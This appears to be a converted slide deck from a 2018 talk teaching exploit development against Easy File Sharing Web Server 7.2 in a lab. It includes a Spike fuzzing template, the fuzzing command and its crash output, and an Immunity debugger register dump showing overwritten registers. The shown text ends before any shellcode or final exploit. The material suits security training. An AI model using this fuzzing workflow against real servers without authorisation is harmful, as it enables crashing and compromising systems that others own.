

Finding and Exploiting 0-days

(Yes, you can do this...)

17 January 2018

John Kennedy (JK)

Information Security Researcher

OSCE, OSCP, GWAPT, CISSP

Twitter:[@clubjk](https://twitter.com/clubjk)

Blog:jkcybersecurity.org

Email:jk@jkcybersecurity.com

<https://github.com/clubjk>

Agenda

- Examine HTTP packets in Wireshark
- Create a fuzzing template in Spike w 9 variables
- Fuzzing real world apps for vulnerable parameters
- Use of a binary debugger
- Replicate a fuzz crash in python
- Determine the offset
- Confirm EIP control
- Chose a return address and test it
- Adjust the ESP for planned shellcode location
- Confirm shellcode injects into stack without corruption
- Launch exploit and get remote shell

Statement of Humility

- I am not an expert
- These are not stunts, but basic exploit moves
- I'm just glad to be here




Story

Fuzzing - am I doing it correctly?

The screenshot shows the Exploit Database website interface. At the top left is the logo 'EXPLOIT DATABASE' with a bug icon. The navigation menu includes 'Home', 'Exploits', 'Shellcode', 'Papers', 'Google Hacking Database', 'Submit', and 'Search'. A search bar contains the text 'Easy File Sharing Web Server 7.2'. To the right of the search bar is a reCAPTCHA 'I'm not a robot' checkbox and a 'Search' button. Below the search bar, it indicates '12 total entries'. A table lists the search results with columns for 'Date', 'D', 'A', 'V', 'Title', 'Platform', and 'Author'. The entry for 'Easy File Sharing Web Server 7.2 - GET Request Buffer Overflow (SEH)' is highlighted with a red border.

Date	D	A	V	Title	Platform	Author
2017-06-15	↓	⚠	🕒	Easy File Sharing Web Server 7.2 - 'POST' Buffer Overflow (DEP Bypass)	Windows	bl4ck h4ck3r
2017-06-12	↓	⚠	🕒	Easy File Sharing Web Server 7.2 - 'POST' Buffer Overflow	Windows	Touhid M.Sh...
2017-06-11	↓	⚠	🕒	Easy File Sharing Web Server 7.2 - Authentication Bypass	Windows	Touhid M.Sh...
2016-07-29	↓	⚠	🕒	Easy File Sharing Web Server 7.2 - (SEH) Overflow (Egghunter)	Windows	ch3rn0byl
2015-12-16	↓	⚠	✅	Easy File Sharing Web Server 7.2 - HEAD Request Buffer Overflow (SEH)	Windows	ArminCyber
2015-12-16	↓	⚠	✅	Easy File Sharing Web Server 7.2 - GET Request Buffer Overflow (SEH)	Windows	ArminCyber
2015-11-30	↓	-	🕒	Easy File Sharing Web Server 7.2 - Remote Buffer Overflow (SEH) (DEP Bypass with ROP)	Windows	Knaps



Set up target VM



Windows XP





Set up the app in lab



Browsed to in it Kali

The screenshot shows a Kali Linux terminal window titled "Kali 2b (April 2017)". Inside the terminal, a Mozilla Firefox browser window is open, displaying the "Virtual Folders" web interface. The browser's address bar shows the URL "192.168.188.132/vfolder.ghp". The interface includes a navigation menu with "Forums", "Virtual Folders", "User Setting", and "Log out". A table lists two virtual folders: "disk_c" (Disk C on the server) and "disk_d" (Disk D on this computer). The footer of the page reads "Powered by Easy File Sharing Web Server Copyright © 2004 EPS Software Inc.".

Virtual Folder	
	disk_c Disk C on the server
	disk_d Disk D on this computer

refresh this page

Direct Connection

Examined in Wireshark

```
Wireshark · Follow TCP Stream (tcp.stream eq 6) · wireshark_eth0_201706200...  
GET /vfolder.ghp HTTP/1.1  
Host: 192.168.188.132  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/  
20100101 Firefox/45.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*  
;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: http://192.168.188.132/  
Cookie: frmUserName=; frmUserPass=;  
rememberPass=202%2C197%2C208%2C215%2C201; UserID=; PassWD=;  
SESSIONID=12926  
Connection: keep-alive  
If-Modified-Since: Tue, 20 Jun 2017 12:57:03 GMT  
Cache-Control: max-age=0  
  
HTTP/1.0 200 OK  
Server: Easy File Sharing Web Server v6.9
```


guestget.spk

```
s_string("GET ");
s_string("/");
s_string_variable("vfolder.ghp");
s_string("");
s_string_variable("HTTP/1.1");
s_string("\r\n");

s_string("Host: ");
s_string_variable("192.168.98.132");
s_string("\r\n");

s_string_variable("User-Agent");
s_string(": ");
s_string_variable("Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0");
s_string("\r\n");

s_string("Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
s_string("\r\n");
s_string("Accept-Language: end-use=0.5");
s_string("\r\n");
s_string("Accept-Encoding: gzip, deflate");
s_string("\r\n");

s_string("Referer: ");
s_string_variable("http://192.168.188.132/");
s_string("\r\n");

s_string("Cookie: ");
s_string_variable("SESSIONID=14812");
s_string("; ");
s_string("UserID=");
s_string_variable("");
s_string("; ");
s_string("PassWD=");
s_string_variable("");
s_string("; ");
s_string("frmUserName=; frmUserPass=");
s_string("rememberPass=202%2C197%2C208%2C215%2C201");
s_string("\r\n");


s_string("Connection: keep-alive");
s_string("If-Modified-Since: Mon, 19 Jun 2017 17:36:03 GMT");
s_string("\r\n");
```

Mocked up the GET request in Spike

- 2 should crash
- Rest are controls

Began to fuzz...

```
root@kali:~/exploitpractice/easyfs# generic_send_tcp 192.168.188.132 80 guestget.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
Fuzzing Variable 0:1
Variablesize= 5004
Fuzzing Variable 0:2
Variablesize= 5005
Fuzzing Variable 0:3
```



First variable

```
Fuzzing Variable 0:52  
Variablesize= 9  
Fuzzing Variable 0:53  
Variablesize= 65534  
Fuzzing Variable 0:54  
Variablesize= 32768  
Fuzzing Variable 0:55  
Variablesize= 32767  
Fuzzing Variable 0:56  
Couldn't tcp connect to target  
Variablesize= 32766  
tried to send to a closed socket!  
Fuzzing Variable 0:57  
Couldn't tcp connect to target  
Variablesize= 32765  
tried to send to a closed socket!  
Fuzzing Variable 0:58  
Couldn't tcp connect to target
```



Crashed as hoped

8th variable


```
Fuzzing Variable 6:2042
Fuzzing Variable 6:2043
Fuzzing Variable 7:0
Fuzzing Variable 7:1
Variablesize= 5004
Fuzzing Variable 7:2
Variablesize= 5005
Fuzzing Variable 7:3
Variablesize= 21
Fuzzing Variable 7:4
Couldn't tcp connect to target
Variablesize= 3
tried to send to a closed socket!
Fuzzing Variable 7:5
Couldn't tcp connect to target
Variablesize= 2
tried to send to a closed socket!
Fuzzing Variable 7:6
```



Also crashed as hoped

Last variable

```
Fuzzing Variable 8:1  
Variablesize= 5004  
Fuzzing Variable 8:2  
Variablesize= 5005  
Fuzzing Variable 8:3  
Variablesize= 21  
Fuzzing Variable 8:4  
Variablesize= 3  
Fuzzing Variable 8:5  
Couldn't tcp connect to target  
Variablesize= 2  
tried to send to a closed socket!  
Fuzzing Variable 8:6  
Couldn't tcp connect to target  
Variablesize= 7
```



Crashed!
Unexpected
Interesting...

Caught Crash in Binary Debugger

Immunity: Consulting Services Manager

CPU - thread 00000A90, module sqlite3

```
61C277F6 8178 4C 97A629A1 CMP DWORD PTR DS:[EAX+4C],A029A697
61C277FD 74 27 JE SHORT sqlite3.61C27826
61C277FF E8 28FEFFFF CALL sqlite3.61C2762C
61C27804 300B XOR BL,BL
61C27806 85C0 TEST EAX,EAX
61C27808 74 1C JE SHORT sqlite3.61C27826
61C2780A C74424 08 2254C MOV DWORD PTR SS:[ESP+8],sqlite3.61C754: ASCII "unopened"
61C27812 C74424 04 F553C MOV DWORD PTR SS:[ESP+4],sqlite3.61C753: ASCII "API call with %s databa
61C2781A C70424 15000000 MOV DWORD PTR SS:[ESP],15
61C27821 E8 14D1FFFF CALL sqlite3.sqlite3_log
61C27826 89D8 MOV EAX,EBX
61C27828 83C4 14 ADD ESP,14
61C2782B 5B POP EBX
61C2782C C9 LEAVE
61C2782D C3 RETN
61C2782E 55 PUSH EBP
61C2782F 89E5 MOV EBP,ESP
61C27831 57 PUSH EDI
61C27832 56 PUSH ESI
61C27833 53 PUSH EBX
61C27834 83EC 1C SUB ESP,1C
61C27837 8B7D 08 MOV EDI,DWORD PTR SS:[EBP+8]
61C2783A 8B75 0C MOV ESI,DWORD PTR SS:[EBP+C]
61C2783D 8D46 08 LEA EAX,DWORD PTR DS:[ESI+8]
61C27840 894424 04 MOV DWORD PTR SS:[ESP+4],EAX
61C27844 8D47 F8 LEA EAX,DWORD PTR DS:[EDI-8]
61C27847 890424 MOV DWORD PTR SS:[ESP],EAX
61C2784A E8 25AA0400 CALL <JMP.&msvort.realloc>
61C2784F 89C3 MOV EBX,EAX
61C27851 85C0 TEST EAX,EAX
61C27853 74 0F JE SHORT sqlite3.61C27864
```

Registers (FPU)

```
EAX 41414141
ECX FFFFFFFF
EDX 01955DE0 ASCII "select * from sqltable where userid='PassWD=/.:/AAAAAAAAAAAAAAAAAAAAAA
EBX 00000001
ESP 01955D34
EBP 01955D4C
ESI 01955D88
EDI 01955DE0 ASCII "select * from sqltable where userid='PassWD=/.:/AAAAAAAAAAAAAAAAAAAAAA
EIP 61C277F6 sqlite3.61C277F6
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDA000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_FILE_NOT_FOUND (00000002)
EFL 00010206 (NO,NB,NE,A,NS,PE,GE,G)
ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty
FST 0000 Cond 3 2 1 0 E S P U O Z D I
Err 0 0 0 0 0 0 0 0 (GT)
```


Address Hex dump ASCII

```
00597000 00 00 00 00 C7 24 54 00 44 27 54 00 4F D5 52 00 ...|T.D'T.OFR.
00597010 7E D5 52 00 B0 D5 52 00 E2 D5 52 00 5E 28 54 00 FR.FR.FR.^(T.
00597020 A8 2A 54 00 A3 2D 54 00 E3 2D 54 00 AE 2E 54 00 &*T.u-T.π-T.«.T.
00597030 B2 2F 54 00 13 38 54 00 D8 47 54 00 CD 51 54 00 8B 2F 54 00 8B 2F 54 00 8B 2F 54 00 8B 2F 54 00 8B 2F 54 00
00597040 F3 51 54 00 CE 5F 54 00 80 21 52 00 C0 44 40 00 5Q.T.π_T.Çr.4D0.
00597050 00 53 40 00 E0 88 40 00 A0 EA 40 00 0E 41 00 .S0.αI0.αn0..0A.
00597060 A0 EF 44 00 E0 FE 44 00 B0 27 45 00 60 78 45 00 60 78 45 00 60 78 45 00 60 78 45 00 60 78 45 00 60 78 45 00
00597070 50 B7 47 00 40 BC 47 00 E0 E1 47 00 A0 E2 47 00 PnG.0#G.0pG.0pG.0pG.
00597080 90 73 48 00 30 9C 48 00 E0 9C 48 00 10 A9 48 00 60 78 45 00 60 78 45 00 60 78 45 00 60 78 45 00 60 78 45 00
00597090 50 4A 49 00 A0 9C 49 00 20 62 49 00 30 B3 40 00 PJI.âMI. bI.0IH.
005970A0 10 B9 4D 00 80 CD 4D 00 20 71 4E 00 90 80 4E 00 MIM.Ç=M. qN.éCN.
005970B0 00 CD 4E 00 0C 93 52 00 22 93 52 00 60 93 52 00 .=N..0R."0R.'0R.
